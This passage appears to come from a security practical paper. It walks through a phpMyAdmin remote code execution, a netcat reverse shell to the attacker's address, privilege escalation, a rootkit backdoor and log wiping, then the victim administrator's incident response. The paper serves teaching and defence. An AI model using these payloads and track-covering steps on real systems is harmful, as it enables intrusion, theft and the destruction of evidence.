Running the compiled program, "php-exploit-nc-install", sets up the listener for the first stage of installing netcat. To complete the step Eva must now send the request to the server so that it can point back to the listener asking for the table listing. This is done in the web browser with the server configuration options set in the URL:

http://www.spencerswebhosting.com/phpMyAdmin-2.5.7/left.php?server=4&cfg[Servers][4][host]=192.168.0.104&cfg[Servers][4][port]=3306&cfg

[Servers][4][auth_type]=config&cfg[Servers][4][user]=user&cfg
[Servers][4][password]=pass&cfg[Servers][4][connect_type]=tcp&&cfg
[Servers][4][only_db]=phpmy

This shows how the configuration is being manipulated. Eva is setting the forth array position of the server array to the listener address on her PC at 192.168.0.104.

After running this web request from a browser, it can be seen from Figure 5 (as captured from the victim server) that the file transfer has completed. It shows the contents of the /tmp/ directory before and after the exploit was run.

```
[root@SpencersWebHosting tmp]# ls -la
total 32
drwxrwxrwt    7 root     root         4096 Oct  8 18:24 .
drwxr-xr-x   20 root     root         4096 Oct  8 17:10 ..
srwx------    1 root     nobody          0 Oct  8 17:11 .fam_socket
drwxrwxrwt    2 xfs      xfs          4096 Oct  8 17:11 .font-unix
drwxrwxrwt    2 root     root         4096 Oct  8 17:11 .ICE-unix
drwx------    2 root     root         4096 Oct  8 17:12 orbit-root
drwx------    2 tmt      tmt          4096 Aug 10  2004 orbit-tmt
-r--r--r--    1 root     root           11 Oct  8 17:11 .X0-lock
drwxrwxrwt    2 root     root         4096 Oct  8 17:11 .X11-unix
[root@SpencersWebHosting tmp]#
[root@SpencersWebHosting tmp]#
[root@SpencersWebHosting tmp]# ls -la
total 472
drwxrwxrwt    7 root     root         4096 Oct  8 18:24 .
drwxr-xr-x   20 root     root         4096 Oct  8 17:10 ..
srwx------    1 root     nobody          0 Oct  8 17:11 .fam_socket
drwxrwxrwt    2 xfs      xfs          4096 Oct  8 17:11 .font-unix
drwxrwxrwt    2 root     root         4096 Oct  8 17:11 .ICE-unix
-rw-r--r--    1 apache   apache     444228 Oct  8 18:24 nc
drwx------    2 root     root         4096 Oct  8 17:12 orbit-root
drwx------    2 tmt      tmt          4096 Aug 10  2004 orbit-tmt
-r--r--r--    1 root     root           11 Oct  8 17:11 .X0-lock
drwxrwxrwt    2 root     root         4096 Oct  8 17:11 .X11-unix
[root@SpencersWebHosting tmp]#
```

Figure 5 – Netcat installed (timestamps in this picture not reflective of attack)

Since Eva wants to *run* netcat, she needs this file to be executable. We can see from Figure 5 that the file permissions do not include the execute flag (of the read, write, execute (rwx) permissions for owner, group and everyone, respectively, it has: read and write for owner, read for group and read for

everyone). This will need to be Eva's next exploit code command to execute: to change file permissions. Notice from the directory that apache owns the file. Apache is the user as which Eva will have permission once she is at the desired stage of this exploit.

Figure 6 shows the command for changing the file permissions as well as the final command to run netcat as a listener. Chmod is one way to change file permissions by setting the bit count for each position of owner, group, everyone respectively. Thinking of each of these positions separately as a three digit binary number:

1 001 execute
2 010 write
4 100 read

Combinations of the three options are:

3 011 write, execute
5 101 read, execute
6 110 read, write
7 111 read, write, execute

The current permissions are 644 and Eva will change them to read, write and execute for all with the command "chmod 777 /tmp/nc". This can be seen in the second character string pointer that is commented out (lines beginning with "/*") in Figure 6.

Once she makes the edit of the exploit code for changing the file permissions, she compiles again, runs the listener, and makes the web request to run the chmod command. Figure 7 shows that netcat became executable.

```
[root@SpencersWebHosting tmp]# ls -la
total 472
drwxrwxrwt    7 root     root         4096 Oct  8 18:24 .
drwxr-xr-x   20 root     root         4096 Oct  8 17:10 ..
srwx------    1 root     nobody          0 Oct  8 17:11 .fam_socket
drwxrwxrwt    2 xfs      xfs          4096 Oct  8 17:11 .font-unix
drwxrwxrwt    2 root     root         4096 Oct  8 17:11 .ICE-unix
-rwxrwxrwx    1 apache   apache     444228 Oct  8 18:24 nc
drwx------    2 root     root         4096 Oct  8 17:12 orbit-root
drwx------    2 tmt      tmt          4096 Aug 10  2004 orbit-tmt
-r--r--r--    1 root     root           11 Oct  8 17:11 .X0-lock
drwxrwxrwt    2 root     root         4096 Oct  8 17:11 .X11-unix
```

Figure 7- netcat executable (timestamps in this picture not reflective of attack)

Now she wants to *run* netcat on the compromised server to connect back to her netcat listener and push a shell back upon connection. This maneuver is needed

because of firewall filtering rules. She could run netcat as a listener on this server but the firewall would most likely block the inbound connection attempt. She can test for outbound filtering with a simply test using netcat to connect to any web site on port 80. It is usually a safe bet that outbound port 80 is allowed. There are a few interesting options with netcat that are worthy of discussion at this point. Here are the options Eva will use:

-l listen for connections
-p specify a port
-e upon connection, execute a command

The command to execute is:

/tmp/nc –e /bin/sh 192.168.0.104 80

This is netcat working in client mode. It states to connect to 192.168.0.104 on port 80 and upon connection execute /bin/sh. Figure 6 shows the command within the exploit code before compilation.

```
#define BIND_PORT 3306
#define MYSQL_PORT 3306
#define HOSTNAME "www.spencerswebhosting.com"
#define DATABASE "phpmy"


#define BUFFER_LEN 1024

/* This is php code we want to inject into phpMyAdmin
   Do NOT use  single quote (') in the string, use double quote (") instead
*/
/*char *phpcodes = "exec(\"wget -P /tmp/ ftp://tmt:B@dg1rl7@192.168.0.104/nc\");";
*/
/*char *phpcodes = "exec(\"chmod 777 /tmp/nc\");";
*/
char *phpcodes = "exec(\"/tmp/nc -e /bin/sh 192.168.0.104 80\");";
/* touch /tmp/your-phpmyadmin-is-vulnerable\");";
*/
```

Figure 6 – Running netcat to 'shovel shell'

Now Eva compiles the exploit code with this command, runs the listener, and before making the web request, starts another listener on port 80 with netcat (nc –l –p 80) in another shell window. This is netcat working is server mode. Once that is done she can run the web request to send the exploit command. The phpMyAdmin server initiates a connection to port 80 on Eva's PC, and pushes a shell. At this point "sh" is running under the apache user.

Now Eva is done working with the exploit code and she has new access to the server via the netcat session. Figure 8 shows the company web site in the

background at this point in time, the normal home page for www.SpencersWebHosting.com.

Figure 8 - Logged in

It may be disconcerting to some that once the connection is established, it looks as though nothing happens. However, she did get her shell that she wanted and a "whoami" command confirms this, returning "apache". The id command shows the userid and groupid to which the current user belongs. This command is risky as some IDS systems may alert upon seeing the response to this command. The figure shows a "pwd" command (print working directory) to show where she is in the file system. It shows Eva is in the phpMyAdmin directory under the main (default) apache web document root (/var/www/html/).

One of the dangerous things to demonstrate here is now that Eva is in this system, she can view files that have read access for anyone, and she will be able to write or execute anything owned by apache. The demonstration of Figure 8 of viewing the /etc/passwd file looks disappointing since it reveals that shadow password files were employed. She cannot retrieve the /etc/shadow file without root privileges, but it does give her valid account names. These will greatly help out with brute-force crackers made to run against specific services, such a basic http authentication or SSH. There is a very extensive list of such programs at http://www.antiserver.it/Password-Crackers/, for instance. In finding a match on this server she can try access with a cracked account on other servers. Most administrators use the same accounts and passwords across multiple servers. Now Eva can download another program called nmap from her FTP server while logged on. Performing an 'ifconfig' will show the internal IP address as well as the network mask. She can utilize this information for an nmap scan, starting with just a small scan of some interesting ports to find an 'interesting' server. Given that ifconfig revealed an IP address of 172.16.1.100 with a netmask of 255.255.255.0, she will start with this scan:

```
nmap –sT –p 21,22,23,25,80 172.16.1.0/24
```

This scan utilizes the TCP connect (-sT) option. This tries to open a connection to every port on the list. The connect will succeed if the port is listening. This particular scan was chosen due to the fact that it does not require root privileges to run. The –p option is used to provide the port listing, or range of ports to scan. Eva chose the listed ports because that range contains FTP, SSH, telnet, mail and web and should provide some feedback on the whereabouts of other servers. The last portion of the command is the network to scan which is a /24 network; that's 254 hosts, so she narrows the port range a bit just to find something to scan more in depth, if indeed there are any other servers on this segment.

To demonstrate the danger from the apache ownership, she can easily deface the main web site, overwriting any page owned by apache. This example can be seen (in the nicest manner possible) in Figure 9.



Figure 9 – Web site defaced

Exploit (2)

The dangers of access as the apache user have been demonstrated above, but now that Eva has local access, a whole new set of vulnerabilities comes into play. Inexperienced security personnel, or even the people they need to convince of threats, generally do not take local vulnerabilities serious enough. They believe they are only vulnerable by the company's own system administrators or users, and they tend to trust that there is no need or desire for such exploitation at that level.

So Eva decides *not* to deface the web site, as this machine may be more useful to her in other ways. She checks the kernel version of the system with this command:

```
uname -a
```

The kernel is "Linux 2.4.20-8". She does a quick search in her archives of exploits and finds a local privilege escalation for this kernel exploiting the do_brk() kernel function. She compiles this exploit code on her PC and connects

to her FTP server to retrieve this file into the /tmp/ directory. At this point she runs this code, performs a 'whoami' command, and sees 'root'.

Now for Eva's goal of getting into some databases. When starting the MySQL client, even the root user needs to supply a password. At this point Eva does not have the root password. Eva looks through the history file of root and does not find the login command she had hoped for; usually administrators will run "mysql –pmypass dbname" to get right into it with the desired database. Before pursuing this further, she decides to look at the database lists to see if it is a worthwhile effort. She finds that MySQL is installed here but after looking into /usr/local/mysql/data for the database listing, she finds that there are only a few databases on this server, one of which she is already familiar with: hers. Others must be stored on other servers. On to plan B for now.

Keeping Access

Eva can do anything now with root access on this server. There are many ways to set up future access to this server. She can now upload the /etc/passed and /etc/shadow files to her PC and crack accounts at her leisure. If successful one or more can be used on other servers within the same company. To crack password this way, she will use "John the Ripper". Both the passwd and shadow files are needed, and they need to be merged in order to run john against the accounts. She FTPs the /etc/passwd and the /etc/shadow file to her PC. To merge the files and then run john, the following commands are used:

```
unshadow passwd-copy shadow-copy > combo
john –wordfile:password.lst combo
```

There are many different options that can be used and there is an extensive "EXAMPLES" file for the new user of john located in the doc directory of the install. John comes with a password list of it's own (password.lst). One can also download other password lists files compiled from other hackers/penetration testers. One example of such a web site is available from http://www.totse.com/en/hack/word_lists/words.html

She can create an account for herself for future access, but this is more likely to be detected. Another option is to install a rootkit. In general a rootkit makes normal everyday commands or processes look just as they should, but perform an additional function in the background. There is an extensive list of rootkits available at http://www.antiserver.it/Backdoor-Rootkit/index.html and http://packetstorm.digital-network.net/UNIX/penetration/rootkits/indexdate.html. She decides to use "inetdfun" which is an "inetd backdoor which uses ICMP to trigger a remote shell". It is a combination of combining the known functional process with alternate functions and a port knocker that will push the shell upon receiving an icmp echo request that is coupled with a trigger pattern. The activation command syntax is:

```
ping -c 1 -p [PATTERN][PORT] [server]
```

See Appendix E for further instruction from the inetdfun readme file.

Covering Tracks

Now Eva needs to cover her tracks regarding the rootkit and all previous actions performed before installing the rootkit. Since all of the actions performed to get in initially were through the phpMyAdmin interface, they should look like normal usage. Eva can remove the files stored in the /tmp directory which was used as storage of the files transferred to this server. Next she needs to find if Tripwire is installed. Since Tripwire is one of the most widely used file integrity checking applications, she decides she will check for its existence. Tripwire will surely show that files have been modified. She will also need to take care of any log files and clear root's history of her commands.

For Tripwire, she searches for the existence of "tripwire" and finds that it is installed. All that she can really do without the passphrase needed to reinitialize the database, is overwrite, or delete the database file */var/lib/$(HOSTNAME).twd* (default location). The database file looks old as if it has not been updated, so it is possible that the administrator is not on top of this. More information of the functionality of Tripwire can be found at http://sourceforge.net/docman/display_doc.php?docid=2078&group_id=3130.

There are plenty of log wiping programs written for the purpose of covering tracks of hacking attempts. A list of such programs available for downloads is at http://www.antiserver.it/Unix/Log-Wipers/. Eva chooses the "Die Putze" log wiper, which cleans ASCII log files, utmp, wtmp, and lastlog files. She uses this to clean log files in the /var/log directory. Each log file has an argument to the command to clean that file, as listed in the helpfile:

```
Die Putze 0.6 - The ultimate unix logfile cleaner...

  asciifile options:
   -s  <string>                - removes string from logfiles.
   -f  <file> <string>         - removes string from file.

  utmp options:
   -u  <username>              - removes username from utmp.
   -u  <username> <tty>        - removes user on given tty.

  wtmp options:
   -w  <username>              - removes last entry from wtmp.
   -w  <username> <tty>        - removes last entry on given tty.
   -ww <username>              - removes all entries for username.

  lastlog options:
   -l  <username>              - removes username lastlog entry.

  misc options:
   -h                          - to get this!
```

There could possibly be remote syslog enabled, in which case, it is too late to remedy this now. Eva could have stopped the syslog process (change the location in the /etc/syslog.conf file to /dev/null) as soon as she became root. Note this would also require a restart of the syslog service.

After wiping the logs, she clears the history file:

Cleaning the history:

"history -c; logout

…with this command the whole history gets cleaned and the logout isn't wrote to the history."[15]

At this point the exploit and damage is done.

Incident Handling

Preparation

SpencersWebHosting has a small staff being a fairly new startup company. They had taken necessary precautions for hosting publicly accessible servers. However, they did have a list of to-do's that was always growing faster than they could keep up.

Some of the basics for Incident Handling preparation involve[16]:

- Policy
- People
- Data
- Software/Hardware
- Communications
- Supplies
- Transportation
- Space
- Power and environment
- Documentation

Since the phpMyAdmin server is a web-hosting server, SpencersWebHosting has a customer-facing Acceptable Use Policy (AUP). The AUP describes the intended use of the offered services. This is a standard policy to cover any unknown future issues that may be incurred by a customer. One of the two administrators, Vicki, has begun putting together some security policies. Some of these policies are: incident handling, backups, audit and remediation and a change management policy.

The company is experiencing a large burst in sales and the team is in the process of building two new server additions in which software versions would be brought up-to-date. During this time Vicki had begun putting together a database to keep track of servers and application versions, as updates such as this would be a phased approach. This will also serve as a useful reference for the audit and remediation process.

The incident handling procedures include: identification of an incident, a contact flow list, communication plan, containment and eradication rules, recovery procedures and rules on disclosure decisions.

Along with the general rules followed through each step of the incident handling process outlined within the procedures, forms are used for incident documentation throughout the process. Vicki has found the incident handling forms compiled at www.sans.org/incidentforms and will be utilizing them within her process development.

The backup policy is already in place since Vicki's company houses customer web sites and databases, backups are a primary concern. They are currently doing full backups once a week with incremental backups running daily.

The audit and remediation policy are a work in progress. Vicki has built a server on which to run vulnerability scanning and employ other security tools but it is still in progress and at this point nothing is automated.

In thinking about what items would be needed to perform the procedures in the incident handling policy, Vicki had gathered some items and would need to make her case to management for some of the others. These "jump bag" items would ideally include[17]:

- statically linked binaries to trust in case of rootkit suspicions
- offline backup media and software, external hard drives
- bootable CD-ROMs
- Windows 2003 resource kit for the mail servers
- small USB drive
- small hub
- patch cables of every kind
- contact list
- notebook and pens
- incident handling plan to follow
- easily understandable notes documenting the backup process, use of the bootable media and binaries, and the sniffing process and software.

From the technical standpoint, the preparations in place were:

- Firewall filtering

- IDS monitoring
- Tripwire file/system integrity monitoring
- IPtables system firewall

Firewall filters allow public access for customers on the MySQL administration port (3306) and the web port (80) and SSL (443). There are similar entries for the mail server access and then port 80, 443 open to the public on the customer web servers.

For a phpMyAdmin/web/MySQL server, the system firewall employs IPtables and allows incoming 3306 for MySQL and port 80 for http sessions. There are also SpencersWebHosting administration ports open, including SSH and FTP from specific IP addresses. These are specified in the /etc/hosts.allow file.

The IDS monitoring system is a server running snort with a front-end analysis program called ACID. ACID analyzes the snort alert database and snort is also performing full packet capture against the publicly accessible servers. These captures are stored in /var/log/snort/snort-<date>.log. ACID requires the snort logs to be in a MySQL database, so snort must be compiled to run with MySQL. This is accomplished with the following command:

```
./configure –with-mysql=/usr/local/mysql
```

The command to run snort is shown here:

```
snort –b –D –c /usr/local/snort/etc/snort.conf –i eth0
```

This command line says to run snort in binary mode (-b) as a daemon process (-D) using the configuration file (-c) located in the following location, and listen on interface (-i) eth0.

There are many options and specific uses for snort from command-line options to configuration file specifics and rules file inclusions and pass filters. Please see the snort documentation[18] for full details on the versatility of snort IDS.

Since ACID is a set of PHP scripts, installation is simply putting the files in a location where the web service can access them. The configuration file (acid_conf.php) needs to be edited with the database and user information. At that point ACID can be accessed through a web browser.

Identification

[From the viewpoint of Vicki, the soon-to-be-crowned "incident handler"]

❖ *8:15 AM Tuesday Jul 6th*

During a routine scan of the logs and open port verification, I discovered some of the logs had large gaps in time on one of the portal web servers. I decided to look into this further as this did not look like normal. I decided to call my team

member Vic to ask if he had done any remote administration over the weekend. He stated that he had not. Worry starts to set in, but before I panic, I remember the first rule of Incident Handling[19]

"Remain Calm"

Before acting I need to figure out what has really happened to give some guidance for what may become the containment and eradication phases. This may turn out to be nothing but at this point I begin logging everything in my incident handling notebook and forms.

"Tripwire!" I say aloud, as I remember that I had installed the file integrity-checking program after the first build of the server. There had recently been a hardware problem and upon replacing/rebuilding the operating system, I thought it would be a great time to install it.

I decided to run the program manually. Tripwire returned "segmentation fault". Either the hacker disabled Tripwire somehow or this was never really working properly. I just had not had the time to follow up on the results, or lack thereof, of this program.

❖ *8:35 AM Tuesday July 6th*

Well, we have snort captures that will be able to tell us something. Looking at the ACID interface (Figures 10 and 11), the only alarm that looks suspicious is an id check, "ATTACK-RESPONSES id check returned userid". There were three other alerts from about the same time that looked like a possible scan attempt.

Displaying alerts 1-4 of 4 total

< Signature >	< Classification >	< Total # >	Sensor #	< Src. Addr. >	< Dest. Addr. >	< First >	< Last >
[cve][icat][cve][icat][bugtraq][bugtraq][bugtraq][snort] SNMP AgentX/tcp request	attempted-recon	1 (25%)	1	1	1	2005-10-13 08:45:47	2005-10-13 08:45:47
[cve][icat][cve][icat][bugtraq][bugtraq][bugtraq][snort] SNMP request tcp	attempted-recon	1 (25%)	1	1	1	2005-10-13 08:45:46	2005-10-13 08:45:46
[cve][icat][cve][icat][bugtraq][bugtraq][bugtraq][snort] SNMP trap tcp	attempted-recon	1 (25%)	1	1	1	2005-10-13 08:45:47	2005-10-13 08:45:47
[snort] ATTACK-RESPONSES id check returned userid	bad-unknown	1 (25%)	1	1	1	2005-10-13 08:41:26	2005-10-13 08:41:26

Figure 10 – ACID alerts from snort (timestamps in this picture not reflective of attack)



Figure 11 – Packet detail from ACID alert

I decided to get the time from the ACID alerts and dig into the full packet capture files from snort from around the same time. In the mean time there is nothing suspicious in the server logs from that time period. Looking a bit further into the apache access logs, there are 3 log entries about 10 seconds apart just like this one:

> [root@SpencersWebHosting home]# tail /var/log/httpd/access_log.1
>
> 192.168.0.104 - - [05/Jul/2004:02:20:19 -0400] "GET /phpMyAdmin-2.5.7/css/phpmyadmin.css.php?lang=en-iso-8859-1&js_frame=left&js_capable=1&js_isDOM=1&js_isIE4=0 HTTP/1.1" 200 1206 "http://www.spencerswebhosting.com/phpMyAdmin-2.5.7/left.php?server=4&cfg[Servers][4][host]=192.168.0.104&cfg[Servers][4][port]=3306&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=myinc&cfg[Servers][4][password]=myinc9999&cfg[Servers][4][connect_type]=tcp&&cfg[Servers][4][only_db]=phpmy" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.2.1) Gecko/20030225"

The source address was 192.168.0.104; the time was Monday July 5th at 2:20. The command is directing phpMyAdmin to an external server!

I did a quick search on Google[20] for "phpMyAdmin vulnerabilities". I was aware of some previous version vulnerabilities so I was not going to panic when all the hits came back. I found a link to the securityfocus site regarding phpMyAdmin (http://www.securityfocus.com/bid/10629/discussion/). The vulnerability was published June 29, 2004, just 6 days ago. In the description I saw…

> "By constructing a URI request for the phpMyAdmin 'left.php' script an attacker may specify and add an arbitrary SQL server."

“Oh no”. My fears were becoming reality. Either I am going to get fired or my security efforts will finally get more attention and resources.

Reading further I found that this could be used to exploit the ‘eval’ function in one of the PHP scripts.

At this point I need to get to the snort full packet captures to find out what was actually done. In the mean time I call my co-worker, Vic to brief him on the situation and get the communication plan rolling.

❖ *9:15 AM Tuesday July 6th*

Looking through the snort capture file, I did a search on the IP address found in the http access logs. I found this packet capture from the same access time.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/05-02:20:19.066482 192.168.0.104:3306 -> 192.168.0.105:43001
TCP TTL:64 TOS:0x0 ID:58445 IpLen:20 DgmLen:165 DF
***AP*** Seq: 0xFA2E8804  Ack: 0x9EDDA233  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4875248 133933
01 00 00 01 01 1B 00 00 02 00 0F 54 61 62 6C 65  ...........Table
73 5F 69 6E 5F 70 68 70 6D 79 03 40 00 00 01 FE  s_in_phpmy.@....
03 01 00 1F 01 00 00 03 FE 3F 00 00 04 3E 5C 27  .........?...>\'
3B 65 78 65 63 28 22 77 67 65 74 20 2D 50 20 2F  ;exec("wget -P /
74 6D 70 2F 20 66 74 70 3A 2F 2F 74 6D 74 3A 46  tmp/ ftp://tmt:B@
6C 75 72 66 79 37 40 31 39 32 2E 31 36 38 2E 30  dg1rl@192.168.0
2E 31 30 34 2F 6E 63 22 29 3B 2F 2A 01 00 00 05  .104/nc");/*....
FE                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This shows what the evil MySQL server sent back to my phpMyAdmin server. Looks like the hacker FTP’d something into the /tmp directory. It does not match anything that is in there now though; he must have renamed or removed it afterwards. It looks like it might be netcat, but I cannot trust that just going by the name. Following this request was a similar one for changing the file permissions and then running this ‘nc’ file. Now I know it is netcat because I can see the netcat options:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/05-02:20:28.897499 192.168.0.104:3306 -> 192.168.0.105:53074
TCP TTL:64 TOS:0x0 ID:64592 IpLen:20 DgmLen:152 DF
***AP*** Seq: 0x627E8BB3  Ack: 0x8B0722C1  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8877847 4168116
01 00 00 01 01 1B 00 00 02 00 0F 54 61 62 6C 65  ...........Table
73 5F 69 6E 5F 70 68 70 6D 79 03 40 00 00 01 FE  s_in_phpmy.@....
03 01 00 1F 01 00 00 03 FE 32 00 00 04 31 5C 27  .........2...1\'
```

```
3B 65 78 65 63 28 22 2F 74 6D 70 2F 6E 63 20 2D  ;exec("/tmp/nc -
65 20 2F 62 69 6E 2F 73 68 20 31 39 32 2E 31 36  e /bin/sh 192.16
38 2E 30 2E 31 30 34 20 38 30 22 29 3B 2F 2A 01  8.0.104 80");/*.
00 00 05 FE                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The hacker pushed out a shell to his PC from here. Here's the MySQL response to the bogus request and then the initial connection out to port 80:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/05-02:20:28.916901 192.168.0.104:4568 -> 192.168.0.105:3306
TCP TTL:64 TOS:0x0 ID:53002 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x623CB88E  Ack: 0x8AF47A35  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8877853 4168117

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/05-02:20:28.928281 192.168.0.105:53075 -> 192.168.0.104:80
TCP TTL:64 TOS:0x0 ID:54705 IpLen:20 DgmLen:60 DF
******S* Seq: 0x8AD04C06  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 4168119 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Here is a helpful entry, the id command that ACID alerted on:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/05-02:20:52.505874 192.168.0.105:53075 -> 192.168.0.104:80
TCP TTL:64 TOS:0x0 ID:29670 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0xA145656D  Ack: 0xFC068CD2  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 137277 4878585
75 69 64 3D 34 38 28 61 70 61 63 68 65 29 20 67  uid=48(apache) g
69 64 3D 34 38 28 61 70 61 63 68 65 29 20 67 72  id=48(apache) gr
6F 75 70 73 3D 34 38 28 61 70 61 63 68 65 29 0A  oups=48(apache).

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This tells me that the hacker did not have root, at least at this point. I need to look around a bit more and to make sure I should run a rootkit checker. In the mean time, I will check other servers for inbound access from this external IP address as well as this server IP address. chkrootkit from http://www.chkrootkit.org checks the inetd for rootkit modifications.

❖ *10:05 AM Tuesday Jul 6th*

[Vicki tries to ward off the sick feeling in her stomach and decides to look at this as not only part of her job but also a great learning opportunity.]

Containment

Vicky can tell other things from the logs now from this initial information she has gathered. No inbound connections were attempted from that external address to any other machine on that network. No inbound connections were attempted or successful from the compromised machine to any other servers on the network. She is fairly confident that she has the boundaries of the containment phase, but she runs chkrootkit on them as well. Nothing is found. Access logs look intact and monitoring is immediately set up to rule out compromise of the rest of the web servers.

Throughout the identification phase Vicki has been in contact with Vic (recently deemed the incident handling communications leader) and Vicki now relays the single server compromise determination. Vic has been leading the communications flow and informs Vicky that a status meeting will be held at 11AM.

